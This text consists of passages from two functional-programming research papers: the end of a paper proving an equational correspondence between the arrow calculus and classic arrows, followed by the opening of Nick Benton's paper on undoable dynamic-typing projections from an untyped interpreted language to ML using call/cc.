\llbracket \text{arr} \rrbracket^{-1} &= \lambda f. \lambda^* x. [f x] \\
\llbracket (\ggg) \rrbracket^{-1} &= \lambda f. \lambda g. \lambda^* x. g \bullet (f \bullet [x]) \\
\llbracket \text{first} \rrbracket^{-1} &= \lambda f. \lambda^* z. \text{let } x = f \bullet [\text{fst } z] \text{ in } [(x, \text{snd } z)]
\end{aligned}$$

**Figure 5.** Translating Classic Arrows into Arrow Calculus

appear in the computational lambda calculus of Moggi (1991). The beta law equates the application of an abstraction to a bind; substitution is not part of beta, but instead appears in the left unit law. The (assoc) law has the usual side condition, that  $x$  is not free in  $R$ . We do not require a side condition for  $(\eta^\sim)$ , because the type rules guarantee that  $x$  does not appear free in  $L$ .

Paterson's notation is closely related to ours. Here is a translation table, with our notation on the left and his on the right.

$$\begin{aligned}
\lambda^* x. Q && \text{proc } x \rightarrow Q \\
L \bullet P && \text{do } x \leftarrow P; L \leftarrow x \\
[M] && \text{arr id} \leftarrow M \\
\text{let } x = P \text{ in } Q && \text{do } x \leftarrow P; Q
\end{aligned}$$

For arrow abstraction and binding the differences are purely syntactic, but his form of arrow application is merged with arrow unit, he writes  $L \leftarrow M$  where we write  $L \bullet [M]$ . Our treatment of arrow unit as separate from arrow application permits neater expression of the laws.

## 4. Translations

We now consider translations between our two formulations, and show they are equivalent.

The translation from the arrow calculus into classic arrows is shown in Figure 4. An arrow calculus term judgment

$$\Gamma \vdash M : A$$

maps into a classic arrow judgment

$$\Gamma \vdash \llbracket M \rrbracket : A$$

while an arrow calculus command judgment

$$\Gamma; \Delta \vdash P ! A$$

maps into a classic arrow judgment

$$\Gamma \vdash \llbracket P \rrbracket_\Delta : \Delta \rightsquigarrow A.$$

In  $\llbracket P \rrbracket_\Delta$ , we take  $\Delta$  to stand for the sequence of variables in the environment, and in  $\Delta \rightsquigarrow A$  we take  $\Delta$  to stand for the product of

the types in the environment. Hence, the denotation of a command is an arrow, with arguments corresponding to the environment  $\Delta$  and result of type  $A$ .

The translation of the constructs of the core lambda calculus are straightforward homomorphisms. The translations of the remaining four constructs are shown twice, in the top half of the figure as equations on syntax, and in the bottom half in the context of type derivations; the latter are longer, but may be easier to understand. We comment briefly on each of the four:

- $\lambda^* x. N$  translates straightforwardly; it is a no-op.
- $L \bullet P$  translates to  $\ggg$ .
- $[M]$  translates to *arr*.
- $\text{let } x = P \text{ in } Q$  translates to pairing  $\&&$  (to extend the environment with  $P$ ) and composition  $\ggg$  (to then apply  $Q$ ). The pairing operator  $\&&$  is defined in Figure 2.

The translation uses the notation  $\lambda\Delta. N$ , which is given the obvious meaning:  $\lambda x. N$  stands for itself, and  $\lambda x_1, x_2. N$  stands for  $\lambda z. N[x_1 := \text{fst } z, x_2 := \text{snd } z]$ , and  $\lambda x_1, x_2, x_3. N$  stands for  $\lambda z. N[x_1 := \text{fst } \text{fst } z, x_2 := \text{snd } \text{fst } z, x_3 := \text{snd } z]$ , and so on.

The inverse translation, from classic arrows to the arrow calculus, is given in Figure 5. Again, the translation of the constructs of the core lambda calculus are straightforward homomorphisms. Each of the three constants translates to an appropriate term in the arrow calculus.

We can now show the following four properties.

- The five laws of the arrow calculus follow from the nine laws of classic arrows. That is,

$$\begin{aligned} M = N \text{ implies } \llbracket M \rrbracket = \llbracket N \rrbracket \\ \text{and} \\ P = Q \text{ implies } \llbracket P \rrbracket_\Delta = \llbracket Q \rrbracket_\Delta \end{aligned}$$

for all arrow calculus terms  $M, N$  and commands  $P, Q$ . The proof requires five calculations, one for each law of the arrow calculus. Figure 6 shows one of these, the calculation to derive  $(\rightsquigarrow_2)$  from the classic arrow laws.

- The nine laws of classic arrows follow from the five laws of the arrow calculus. That is,

$$M = N \text{ implies } \llbracket M \rrbracket^{-1} = \llbracket N \rrbracket^{-1}$$

for all classic arrow terms  $M, N$ . The proof requires nine calculations, one for each classic arrow law. Figure 7 shows one of these, the calculation to derive  $(\rightsquigarrow_2)$  from the laws of the arrow calculus.

- Translating from the arrow calculus into classic arrows and back again is the identity. That is,

$$\llbracket \llbracket M \rrbracket \rrbracket^{-1} = M \text{ and } \llbracket \llbracket P \rrbracket_\Delta \rrbracket^{-1} = P$$

for all arrow calculus terms  $M$  and commands  $P$ . The proof requires four calculations, one for each construct of the arrow calculus.

- Translating from classic arrows into the arrow calculus and back again is the identity. That is,

$$\llbracket \llbracket M \rrbracket \rrbracket^{-1} = M$$

for all classic arrow terms  $M$ . The proof requires three calculations, one for each classic arrow constant. Figure 8 shows one of these, the calculation for *first*.

These four properties together constitute an *equational correspondence* between classic arrows and the arrow calculus (Sabry and Felleisen 1993).

## 5. A surprise

A look at Figure 6 reveals a mild surprise:  $(\rightsquigarrow_2)$ , the right unit law of classic arrows, is not required to prove  $(\text{right})$ , the right unit law of the arrow calculus. Further, it turns out that  $(\rightsquigarrow_2)$  is also not required to prove the other four laws. But this is a big surprise! From the classic laws—excluding  $(\rightsquigarrow_2)$ —we can prove the laws of the arrow calculus, and from these we can turn prove the classic laws—including  $(\rightsquigarrow_2)$ . It follows that  $(\rightsquigarrow_2)$  must be redundant.

Once the arrow calculus provided the insight, it was not hard to find a direct proof of redundancy, as presented in Figure 9. We believe we are the first to observe that the nine classic arrow laws can be reduced to eight.

## 6. Additional structure

Arrows are often equipped with additional structure, such as arrows with choice or arrows with apply.

An arrow with choice permits us to use the result of one arrow to choose between other arrows. Assume the core calculus has sums as well as products. An arrow with choice is equipped with an additional constant

$$\text{left} : (A \rightsquigarrow B) \rightarrow (A + C \rightsquigarrow B + C)$$

analogous to *first* but acting on sums rather than products. For the arrow calculus, equivalent structure is provided by a case expression where the branches are commands:

$$\frac{\Gamma; \Delta \vdash R ! A + B \\ \Gamma; \Delta, x : A \vdash P ! C \\ \Gamma; \Delta, y : B \vdash Q ! C}{\Gamma; \Delta \vdash \text{case } R \text{ of inl } x \rightarrow P \mid \text{inr } y \rightarrow Q ! C}$$

An arrow with apply permits us to apply an arrow that is itself yielded by another arrow. As explained by Hughes (2000), an arrow with apply is equivalent to a monad. It is equipped with an additional constant

$$\text{app} : ((A \rightsquigarrow B) \times A) \rightsquigarrow B$$

which is an arrow analogue of function application. For the arrow calculus, equivalent structure is provided by a second version of arrow application, where the arrow to apply may itself be computed by an arrow.

$$\frac{\Gamma; \Delta \vdash R ! A \rightsquigarrow B \\ \Gamma; \Delta \vdash P ! A}{\Gamma; \Delta \vdash R \bullet P ! B}$$

This lifts the central restriction on arrow application. Now the arrow to apply may be the result of a command, and the command denoting the arrow may contain free variables in both  $\Gamma$  and  $\Delta$ .

For both of these extensions, we could go on to recall the laws they satisfy for classic arrows, to formulate suitable laws for the arrow calculus, to provide translations, and to show the extended systems still satisfy an equational correspondence.

But let's keep it short. We'll leave that joy for another day.

## Acknowledgements

Our thanks to Robert Atkey, Samuel Bronson, John Hughes, and Ross Paterson.

## References

- Antony Courtney and Conal Elliott. Genuinely functional user interfaces. In *Haskell Workshop*, pages 41–69, September 2001.
- Paul Hudak, Antony Courtney, Henrik Nilsson, and John Peterson. Arrows, robots, and functional reactive programming. In Johan Jeuring and Simon Peyton Jones, editors, *Advanced Functional Programming, 4th International School*, volume 2638 of *LNCS*. Springer-Verlag, 2003.

$$\begin{aligned}
& \llbracket \text{let } x = M \text{ in } [x] \rrbracket_{\Delta} \\
= & \quad \text{def'n } \llbracket - \rrbracket \\
& (arr id \&& \llbracket M \rrbracket_{\Delta}) \ggg arr snd \\
= & \quad \text{def'n } \&& \\
& arr dup \ggg first (arr id) \ggg second \llbracket M \rrbracket_{\Delta} \ggg arr snd \\
= & \quad (\rightsquigarrow_5) \\
& arr dup \ggg arr (id \times id) \ggg second \llbracket M \rrbracket_{\Delta} \ggg arr snd \\
= & \quad id \times id = id \\
& arr dup \ggg arr id \ggg second \llbracket M \rrbracket_{\Delta} \ggg arr snd \\
= & \quad (\rightsquigarrow_1) \\
& arr dup \ggg second \llbracket M \rrbracket_{\Delta} \ggg arr snd \\
= & \quad \text{def'n second} \\
& arr dup \ggg arr swap \ggg first \llbracket M \rrbracket_{\Delta} \ggg arr swap \ggg arr snd \\
= & \quad (\rightsquigarrow_4) \\
& arr (swap \cdot dup) \ggg first \llbracket M \rrbracket_{\Delta} \ggg arr (snd \cdot swap) \\
= & \quad dup \cdot swap = dup, \quad snd \cdot swap = fst \\
& arr dup \ggg first \llbracket M \rrbracket_{\Delta} \ggg arr fst \\
= & \quad (\rightsquigarrow_8) \\
& arr dup \ggg arr fst \ggg \llbracket M \rrbracket_{\Delta} \\
= & \quad (\rightsquigarrow_4) \\
& arr (fst \cdot dup) \ggg \llbracket M \rrbracket_{\Delta} \\
= & \quad fst \cdot dup = id \\
& arr id \ggg \llbracket M \rrbracket_{\Delta} \\
= & \quad (\rightsquigarrow_1) \\
& \llbracket M \rrbracket_{\Delta}
\end{aligned}$$


---

**Figure 6.** Proof of (right) from classic arrows

$$\begin{aligned}
& \llbracket f \ggg arr id \rrbracket^{-1} \\
= & \quad \text{def'n } \llbracket - \rrbracket^{-1} \\
& \lambda^{\bullet} x. (\lambda^{\bullet} y. [id y]) \bullet (f \bullet [x]) \\
= & \quad (\beta^{\rightarrow}) \\
& \lambda^{\bullet} x. (\lambda^{\bullet} y. [y]) \bullet (f \bullet [x]) \\
= & \quad (\beta^{\rightarrow}) \\
& \lambda^{\bullet} x. \text{let } y = f \bullet [x] \text{ in } [y] \\
= & \quad (\text{right}) \\
& \lambda^{\bullet} x. f \bullet [x] \\
= & \quad (\eta^{\rightarrow}) \\
& f \\
= & \quad \text{def'n } \llbracket - \rrbracket^{-1} \\
& \llbracket f \rrbracket^{-1}
\end{aligned}$$


---

**Figure 7.** Proof of ( $\rightsquigarrow_2$ ) in arrow calculus

John Hughes. Generalising monads to arrows. *Science of Computer Programming*, 37:67–111, May 2000.

Patrik Jansson and Johan Jeuring. Polytypic compact printing and parsing. In *European Symposium on Programming*, volume 1576 of *LNCS*, pages 273–287. Springer-Verlag, 1999.

Conor McBride and Ross Paterson. Applicative programming with effects. *Journal of Functional Programming*, 18(1):1–13, 2008.

Eugenio Moggi. Notions of computation and monads. *Information and Computation*, 93(1):55–92, 1991.

Ross Paterson. A new notation for arrows. In *International Conference on Functional Programming*, pages 229–240. ACM Press, September 2001.

John Power and Hayo Thielecke. Closed Freyd- and kappa-categories. In *ICALP*, volume 1644 of *LNCS*. Springer, 1999.

Amr Sabry and Matthias Felleisen. Reasoning about programs in continuation-passing style. *Lisp and Symbolic Computation*, 6(3/4):289–360, 1993.

$$\begin{aligned}
& \llbracket \llbracket \text{first } f \rrbracket^{-1} \rrbracket \\
= & \llbracket \text{def'n } \llbracket - \rrbracket^{-1}, (\beta^-) \rrbracket \\
= & \llbracket \lambda^* z. \text{let } x = f \bullet [\text{fst } z] \text{ in } [(x, \text{snd } z)] \rrbracket \\
= & \text{def'n } \llbracket - \rrbracket \\
& (\text{arr id} \&& (\text{arr} (\lambda u. \text{fst } u) \ggg f)) \ggg \text{arr} (\lambda v. (\text{snd } v, \text{snd fst } v)) \\
= & \text{def'n } \text{fst} \\
& (\text{arr id} \&& (\text{arr fst} \ggg f)) \ggg \text{arr} (\lambda v. (\text{snd } v, \text{snd fst } v)) \\
= & \text{def'n } \&& \\
& \text{arr dup} \ggg \text{first} (\text{arr id}) \ggg \text{second} (\text{arr fst} \ggg f) \ggg \text{arr} (\lambda v. (\text{snd } v, \text{snd fst } v)) \\
= & (\rightsquigarrow_5) \\
& \text{arr dup} \ggg (\text{arr id} \times \text{arr id}) \ggg \text{second} (\text{arr fst} \ggg f) \ggg \text{arr} (\lambda v. (\text{snd } v, \text{snd fst } v)) \\
= & \text{id} \times \text{id} = \text{id} \\
& \text{arr dup} \ggg (\text{arr id}) \ggg \text{second} (\text{arr fst} \ggg f) \ggg \text{arr} (\lambda v. (\text{snd } v, \text{snd fst } v)) \\
= & (\rightsquigarrow_1) \\
& \text{arr dup} \ggg \text{second} (\text{arr fst} \ggg f) \ggg \text{arr} (\lambda v. (\text{snd } v, \text{snd fst } v)) \\
= & \text{def'n second} \\
& \text{arr dup} \ggg \text{arr swap} \ggg \text{first} (\text{arr fst} \ggg f) \ggg \text{arr swap} \ggg \text{arr} (\lambda v. (\text{snd } v, \text{snd fst } v)) \\
= & (\rightsquigarrow_4) \\
& \text{arr} (\text{swap} \cdot \text{dup}) \ggg \text{first} (\text{arr fst} \ggg f) \ggg \text{arr swap} \ggg \text{arr} (\lambda v. (\text{snd } v, \text{snd fst } v)) \\
= & \text{swap} \cdot \text{dup} = \text{dup} \\
& \text{arr dup} \ggg \text{first} (\text{arr fst} \ggg f) \ggg \text{arr swap} \ggg \text{arr} (\lambda v. (\text{snd } v, \text{snd fst } v)) \\
= & (\rightsquigarrow_4) \\
& \text{arr dup} \ggg \text{first} (\text{arr fst} \ggg f) \ggg \text{arr} ((\lambda v. (\text{snd } v, \text{snd fst } v)) \cdot \text{swap}) \\
= & (\lambda v. (\text{snd } v, \text{snd fst } v)) \cdot \text{swap} = \text{id} \times \text{snd} \\
& \text{arr dup} \ggg \text{first} (\text{arr fst} \ggg f) \ggg \text{arr} (\text{id} \times \text{snd}) \\
= & (\rightsquigarrow_6) \\
& \text{arr dup} \ggg \text{first} (\text{arr fst}) \ggg \text{first } f \ggg \text{arr} (\text{id} \times \text{snd}) \\
= & (\rightsquigarrow_5) \\
& \text{arr dup} \ggg \text{arr} (\text{fst} \times \text{id}) \ggg \text{first } f \ggg \text{arr} (\text{id} \times \text{snd}) \\
= & (\rightsquigarrow_7) \\
& \text{arr dup} \ggg \text{arr} (\text{fst} \times \text{id}) \ggg \text{arr} (\text{id} \times \text{snd}) \ggg \text{first } f \\
= & (\rightsquigarrow_4) \\
& \text{arr} ((\text{id} \times \text{snd}) \cdot (\text{fst} \times \text{id}) \cdot \text{dup}) \ggg \text{first } f \\
= & (\text{id} \times \text{snd}) \cdot (\text{fst} \times \text{id}) \cdot \text{dup} = \text{id} \\
& \text{arr id} \ggg \text{first } f \\
= & (\rightsquigarrow_1) \\
& \text{first } f
\end{aligned}$$

**Figure 8.** Translating *first* to arrow calculus and back is the identity

$$\begin{aligned}
& f \ggg \text{arr id} \\
= & (\rightsquigarrow_1) \\
& \text{arr id} \ggg f \ggg \text{arr id} \\
= & \text{fst} \cdot \text{dup} = \text{id} \\
& \text{arr} (\text{fst} \cdot \text{dup}) \ggg f \ggg \text{arr id} \\
= & (\rightsquigarrow_4) \\
& \text{arr dup} \ggg \text{arr fst} \ggg f \ggg \text{arr id} \\
= & (\rightsquigarrow_8) \\
& \text{arr dup} \ggg \text{first } f \ggg \text{arr fst} \ggg \text{arr id} \\
= & (\rightsquigarrow_4) \\
& \text{arr dup} \ggg \text{first } f \ggg \text{arr} (\text{id} \cdot \text{fst}) \\
= & \text{id} \cdot \text{fst} = \text{fst} \\
& \text{arr dup} \ggg \text{first } f \ggg \text{arr fst} \\
= & (\rightsquigarrow_8) \\
& \text{arr dup} \ggg \text{arr fst} \ggg f \\
= & (\rightsquigarrow_4) \\
& \text{arr} (\text{fst} \cdot \text{dup}) \ggg f \\
= & \text{fst} \cdot \text{dup} = \text{id} \\
& \text{arr id} \ggg f \\
= & (\rightsquigarrow_1) \\
& f
\end{aligned}$$

**Figure 9.** Proof that  $(\rightsquigarrow_2)$  is redundant

# Undoing Dynamic Typing (Declarative Pearl)

Nick Benton

Microsoft Research  
[nick@microsoft.com](mailto:nick@microsoft.com)

**Abstract.** We propose undoable versions of the projection operations used when programs written in higher-order statically-typed languages interoperate with dynamically typed ones, localizing potential runtime errors to the point at which a dynamic value is projected to a static type. The idea is demonstrated by using control operators to implement backtracking projections from an untyped Scheme-like language to ML.

## 1 Introduction

When working in a statically typed language one often has to deal with data whose types cannot be fully determined, or at least, fully checked, at compile time. Data read at run time from the console or persistent storage and calls to dynamically-linked (local or remote) programs or services must be subject to runtime checks if type safety is to be maintained.

In a typed language, dynamic data is usually given some rather uninformative ‘catch all’ static type; at a low level this might be `string` or `byte[]`, whilst higher level examples include `Object`, `Dynamic` and `IUnknown`. The interface between the statically checked and unchecked worlds is provided by a collection of *projection*, *(down)cast*, *coercion*, *retraction* or *unmarshalling* operations mapping values of the single dynamic type to various particular static types, and complementary *embedding*, *(up)cast*, *section* or *marshalling* operations going the other way. Projection operations in an ML-like language might have signatures along the lines of:

```
val toInt : Dynamic -> int
val toBool : Dynamic -> bool
val toIntToInt : Dynamic -> (int->int)
```

but these operations are naturally partial. `toInt`, for example, will typically raise an exception in the case that its argument turns out to be a `Dynamic` value representing a string or a function. It is good practice to make this possibility more explicit and instead type the projection with an option:

```
val toInt : Dynamic -> int option
```

The programmer then has to explicitly match on the returned value before using it, making it harder to forget to deal with the case of failure.<sup>1</sup>

There are actually two rather different classes of projection. In the case that values of type `Dynamic` carry an explicit representation of their types (usually called a *tag*, or *runtime type information*) and that representation can be trusted, a projection operation can essentially just check the tag and, assuming it matches, proceed to use the underlying value with no further checks. This is the way many proposals for adding dynamic typing to statically typed languages work [1] and is common when one program unmarshalls values that were originally marshalled to persistent storage by a (trusted) program written in the same typed language.

The second case is that in which dynamic values are untagged, incompletely tagged, or the tags are potentially unreliable. Safely projecting values of functional types (or very large values of simple datatypes) cannot then be done all in one go. This is generally the situation when making foreign calls to functions written in an untyped (or differently-typed) language, or when calling a remote function in another address space or over a network. Consider, for example, linking to a remote service that is supposed to compute some function on integers. The service may well have some attached metadata (e.g. WSDL) that we can check at runtime to see that it conforms to the programmer's expectation that there is an operation there that accepts and returns integers. One would expect a projection

```
val toIntToInt : url -> (int->int) option
```

that connects to the service to retrieve and check the metadata, returning `NONE` if it fails to match and `SOME f` if it matches, where `f` is an ML wrapper function that sends the service a marshalled version of its argument and returns the unmarshalling of the service's response. But we cannot necessarily trust the metadata we went to all the trouble of checking, so the wrapper usually also incorporates a check that *every* returned value *is* an integer, and raises an exception if that ever fails. Now the programmer has also to deal with the possibility of failure each time he applies the function wrapping the service; we should really have made that possibility explicit by typing the projection as

```
val toIntToInt : url -> (int -> int option) option
```

where the pattern for general higher-order types is that we have to add an `option` in every positive position. A useful point of view is that projection functions wrap untyped values with code that dynamically monitors their adherence to a *contract* associated with the type, in the sense of 'Design by Contract' [14, 8].

Higher-order programming in the presence of all these potential runtime errors is, however, painful. The situation is especially bad if one tries to deal with

---

<sup>1</sup> One might choose instead to map inappropriate elements of `Dynamic` either to divergence or to some more defined default value of the target type. Although the first alternative is well-behaved from a denotational perspective, neither has good software engineering properties.

more than one potentially-misbehaving untyped function at the same time (e.g. passing one as an argument to another), in which case impedance matching is a problem and the correct assignment of blame, and hence what error handling is appropriate, can be tricky to ascertain.

What we would really like is to turn the second case into the first, at least from the point of view of the programmer. The initial projection of a dynamic value to a given static type may or may not succeed, but if it does then the programmer should have a typed value in his hand that he can use without further fear of failure. The message of this paper is that we can achieve this goal by making projections undoable: the projection of a dynamic value to a static type may provisionally succeed but subsequently be rolled back to fail retrospectively should runtime type errors (contract violations) occur. We will use control operators to give an implementation of undoable projections from an untyped interpreted language to ML.

## 2 Background: Embedded Interpreters

In this section, based on an earlier paper [2], we briefly recall how embedding-projection pairs may be used to translate higher type values between typed (ML-like) and untyped (Scheme-like) languages, focussing, for concreteness, on the situation in which the untyped language is the object language of an interpreter written in the typed metalanguage. The underlying semantic idea here is just that of interpreting types as retracts<sup>2</sup> of a suitable universal domain, which goes back to work of Scott [17] in the 1970s, though the realization that this is both implementable and useful in functional programming seems only to have dawned in the mid 1990s [20].

Our starting point is an ML datatype modelling an untyped call-by-value lambda calculus with constants:

```
datatype U = UF of U->U | UP of U*U | UI of int | US of string
          | UUnit | UB of bool
```

An interpreter for an untyped object language, mapping abstract syntax trees to elements of  $U$  is then essentially just a denotational semantics. We assume the existence of a parser for a readable object language (typeset in *italic*) and let  $\pi : \text{string} \rightarrow U$  be the composition of the parser with the interpretation function.

The idea of embedded interpreters is to define a type-indexed family of pairs of functions that *embed* ML values into the type  $U$  and *project* values of type  $U$  back into ML values. Here is the relevant part of the signature:

---

<sup>2</sup> Recall that a *section-retraction* pair comprises two morphisms  $s : X \rightarrow Y$  and  $r : Y \rightarrow X$  such that  $s; r = id_X$ . We say  $X$  is a *retract* of  $Y$ . *Embedding-projection* pairs are a special case: if  $X$  and  $Y$  are posets,  $s$  and  $r$  are monotone and additionally  $r; s \sqsubseteq id_Y$  then  $s$  is an *embedding* and  $r$  is a *projection*.

```

signature EMBEDDINGS =
sig
  type 'a EP
  val embed  : 'a EP -> ('a->U)
  val project : 'a EP -> (U->'a)

  val unit   : unit EP
  val bool   : bool EP
  val int    : int EP
  val string : string EP
  val **     : ('a EP)*(b EP) -> ('a**b) EP
  val -->    : ('a EP)*(b EP) -> ('a->'b) EP
end

```

For an ML type  $A$ , an  $(A \text{ EP})$ -value is a pair of an embedding of type  $A \rightarrow U$  and a projection of type  $U \rightarrow A$ . The interesting part of the definitions of the combinators on embedding/projection pairs is the case for function spaces: given a function from  $A$  to  $B$ , we turn it into a function from  $U$  to  $U$  by precomposing with the projection for  $A$  and postcomposing with the embedding for  $B$ ; this is why embeddings and projections are defined simultaneously. The resulting function can then be made into an element of  $U$  by applying the `UF` constructor. Projecting an appropriate element of  $U$  to a function type  $A \rightarrow B$  does the reverse: first strip off the `UF` constructor and then precompose with the embedding for  $A$  and postcompose with the projection for  $B$ .

Embeddings and projections let one smoothly move values in both directions between the typed and untyped worlds, as demonstrated in the following, rather frivolous, example in which we project an untyped (and untypeable) fixpoint combinator to an ML type and apply it to a function in ML:

```

- let val embY = pi "fn f=>(fn g=> f (fn a=> (g g) a))
                     (fn g=> f (fn a=> (g g) a))"
  val polyY = fn a => fn b=> project
             (((a-->b)-->a-->b)-->a-->b) embY
  val factorial = polyY int int
                 (fn f=>fn n=>if n=0 then 1 else n*(f (n-1)))
  in factorial 5
  end;
val it = 120 : int

```

The above is simple, neat and all works very nicely in the case that untyped values play by the rules and are used correctly. But the code is something of a minefield, being littered with deeply buried non-exhaustive Match and Bind exceptions. Our earlier paper said

...these exceptions *should* be caught and gracefully handled, but we will omit all error handling in the interests of space and clarity.

but, in fact, anything other than letting the exceptions propagate up to the top is remarkably tedious and difficult to achieve by hand. Here we will show

how much of that error handling can be built into the embedding infrastructure instead. The SML code that follows relies on `call/cc`, which is supported by both SML/NJ and MLton (though MLton’s implementation takes time linear in the current depth of the control stack). There is also a (linear time) `call/cc` library for the OCaml bytecode compiler.

### 3 Retractable Retractions

There are various ways in which the simple embedded interpreter of our previous work can go wrong. The first is that object programs can contain runtime errors all by themselves, without any attempt being made to cast them to ML types. So, whilst this is OK:

```
- pi "let val x = 4 in x";
val it = UI 4 : U
```

this is not:

```
- pi "let val x = 4 in x 3";
uncaught exception Bind
[nonexhaustive binding failure]
raised at: Interpret.sml:37.45-37.63
```

As we are going to be playing fancy games with control flow shortly, it is a good idea to replace these exceptions with something simpler and more explicit. To this end, we add an explicit error constructor `UErr` to our universal type, as is commonly done in denotational semantics [18, p.144][1]. The definition is now

```
datatype U = UF of U->U | UP of U*U | UI of int | US of string
| UUnit | UB of bool | UErr
```

and we modify the interpreter to yield `UErr` when it would previously have raised an exception, which includes making all the language constructs strict in (i.e. preserve) `UErr`.<sup>3</sup> An extract of the interpreter code is shown in Figure 1; this is entirely standard, though note that we have separated the binding times of variable names and values in environments. We omit the definition of `Builtins`, which uses embedding to add a few pervasives, including arithmetic and comparisons, to the environment.

We now turn to revising the embedding-projection pairs. As one might expect from our initial discussion, we change the signature to reflect the fact that projection will now be partial:

---

<sup>3</sup> One could make the code slightly shorter and more efficient by sticking with implicit exceptions in place of `UErr`, but the choice we have made makes what is going on slightly clearer. In particular, we do not have to worry about interactions between handlers and continuations, as it is now obvious that there are no potentially uncaught exceptions lurking anywhere.

```

datatype Exp = EI of int
             | EId of string
             | EApp of Exp*Exp
             | EP of Exp*Exp
             | ELam of string*Exp
             | EIf of Exp*Exp*Exp
             | ... other clauses elided ...

(* interpret : Exp * (string list) -> U list -> U *)
fun interpret (e,static) =
  case e of
    EI n => (fn dynamic => (UI n))
  | EId s => (case indexof (static,s) of
      SOME n => fn dynamic => List.nth (dynamic,n)
    | NONE => let val lib = Builtins.lookup s
              in fn dynamic => lib
              end)
    (* if s not in static env, lookup in pervasives instead *)
  | EP (e1,e2) => let val s1 = interpret (e1,static)
                  val s2 = interpret (e2,static)
                  in fn dynamic => case s1 dynamic of
                      UErr => UErr
                    | v1 => (case s2 dynamic of
                        UErr => UErr
                      | v2 => UP(v1, v2))
                  end
  | EApp (e1,e2) => let val s1 = interpret (e1,static)
                     val s2 = interpret (e2,static)
                     in fn dynamic => case s1 dynamic of
                         UF(f) => f (s2 dynamic)
                       | _     => UErr
                     end
  | ELam (x,e) => let val s = interpret (e, x::static)
                  in fn dynamic => UF(fn v=> case v of UErr => UErr
                                         | _ => s (v::dynamic))
                  end
  | EIf (e1,e2,e3) => let val s1 = interpret (e1,static)
                        val s2 = interpret (e2,static)
                        val s3 = interpret (e3,static)
                        in fn dynamic => case s1 dynamic of
                            UB(true) => s2 dynamic
                          | UB(false) => s3 dynamic
                            | _ => UErr
                        end
  ... other clauses elided ...

fun pi s = interpret (read s, []) []

```

**Fig. 1.** Revised Interpreter (extract)

```

signature EMBEDDINGS =
sig
  type 'a EP
  val embed   : 'a EP -> 'a -> U
  val project : 'a EP -> U -> 'a option

  val int    : int EP
  val string : string EP
  val unit   : unit EP
  val bool   : bool EP
  val **     : ('a EP)*(b EP) -> ('a*b) EP
  val -->   : ('a EP)*(b EP) -> ('a->b) EP
end

```

The matching structure makes unsurprising definitions of embedding-projection pairs:

```

type 'a EP = ('a->U)*(U->'a option)
fun embed ((e,p) : 'a EP) = e
fun project ((e,p) : 'a EP) = p

```

and the instances at base types are also straightforward:

```

val int  = (UI, fn (UI n) => SOME n | _ => NONE)
val string = (US, fn (US s) => SOME s | _ => NONE)
val unit = (fn ()=>UUnit, fn UUnit => SOME () | _ => NONE)
val bool = (UB, fn (UB b) => SOME b | _ => NONE)

```

The embedding-projection for products is only a little more complex:

```

infix **
fun (e,p)**(e',p') =
  (fn (v,v') => UP(e v, e' v'),
   fn uu => case uu
             of UP (u,u') => (case (p u, p' u')
                                   of (SOME v, SOME v') => SOME (v,v')
                                      | _ => NONE
                                 )
            )
  | _ => NONE)

```

To embed a pair of ML values, we simply embed each component and wrap the resulting pair of untyped values in the UP constructor. To project a value of type U to a pair type, we first check that it is indeed a UP and then that we can project each of the components in a pointwise fashion; if so, we return SOME of the paired results, and otherwise we return NONE.

We have now reached the important and tricky part of the paper: dealing with function types. Recall that our intuition is that whenever we have an ML

value of type  $A$  in our hand, then we can assume it really will behave itself as an element of type  $A$ . In fact, we might have obtained the value by projecting some ill-behaved untyped code, but we will arrange things so that the projected value is ‘self-policing’ – should it ever violate the contract associated with  $A$  then it will backtrack to the point of projection. Hence the violation will never be observable at the actual point of use.

With that idea in mind, the *embedding* component for function types can be fairly straightforward. Just as we made the interpreter ‘total’, in the sense that dynamic errors are explicitly reified as the `UErr` value, the embedded version of  $f : A \rightarrow B$  should be a ‘total’ function from  $U$  to  $U$  that attempts to project its argument to type  $A$ , returning `UErr` if this fails, and returning the embedding at type  $B$  of  $f$  applied to the projected value otherwise. In code, assuming  $p$  is the projection for  $A$  and  $e'$  is the embedding for  $B$ , the embedding for  $A \rightarrow B$  is

```
fn f => UF (fn u => case p u of SOME a => e' (f a)
                           | NONE => UErr)
```

of type  $(A \rightarrow B) \rightarrow U$ . This is simple because nobody is at ‘fault’ here yet: we can assume the ML function we’re embedding will be well-behaved on the given domain and we merely extend it to return `UErr` on the rest of  $U$ .

We now need to define *projection* for a function type  $A \rightarrow B$ , which will be of type  $U \rightarrow ((A \rightarrow B)\text{option})$ . In the case that the argument value is not even a `UF`, it seems natural to return `NONE` immediately, though we *could* have chosen to delay even this check until we try to apply the projected function. Otherwise we have a function  $f$  of type  $U \rightarrow U$ , which can clearly be turned into one, call it  $f'$ , of type  $A \rightarrow (B\text{ option})$  by precomposition with the (total) embedding for  $A$ ,  $e$ , and postcomposing with the (partial) projection for  $B$ ,  $p'$ . So

$$f' = p' \circ f \circ e$$

However, we want something of type  $(A \rightarrow B)\text{option}$ , for which we need a control operator. We grab the continuation  $k$  that is expecting a value of type  $(A \rightarrow B)\text{option}$  and provisionally return `SOME g` where  $g : A \rightarrow B$  is a wrapper around  $f'$  that returns  $b$  when  $f'$  returns `SOME b` and throws `NONE` (of type  $(A \rightarrow B)\text{option}$ ) to the captured continuation  $k$  should  $f'$  ever return `NONE` (of type  $B\text{ option}$ ). Putting this together with the embedding component, we arrive at the definition of the `-->` combinator that is shown in Figure 2.

The code shown in the figure looks rather simple, but the consequences of the way the uses of control are intertwined with the induction on types are perhaps not obvious, so we now present a series of examples to try to understand what we just did.

## 4 Examples

Our first set of examples are not intended to be representative of actual uses, but merely a set of test cases to demonstrate and check the behaviour of our earlier definitions. Since we want to be able to see *which* coercions fail, we make our test functions return values of the following type:

```
(* Recall:
  type 'a EP = ('a->U)*(U->'a option)
  val --> : ('a EP)*('b EP) -> ('a->'b) EP
*)

infixr -->

fun (e,p)-->(e',p') =
  (fn f => UF (fn u => case p u of SOME a => e' (f a)
                           | NONE => UErr),
   fn u => case u
     of UF f => callcc (fn k =>
                           SOME (fn a =>
                                     case p' (f (e a))
                                     of SOME b => b
                                         | NONE => throw k NONE))
      | _ => NONE)
```

**Fig. 2.** Embedding and projection for functions

```
datatype 'a TestResult = Fail of string | Result of 'a
```

We start with an untyped function that behaves like successor on small integers but returns a unit value on larger ones:

```
- val badsucc = pi "fn n => if n < 4 then n+1 else ()";
val badsucc = UF fn : U
```

and define a test function that attempts to project an untyped value down to the ML type `int -> int` and then maps the result over a list of integers:

```
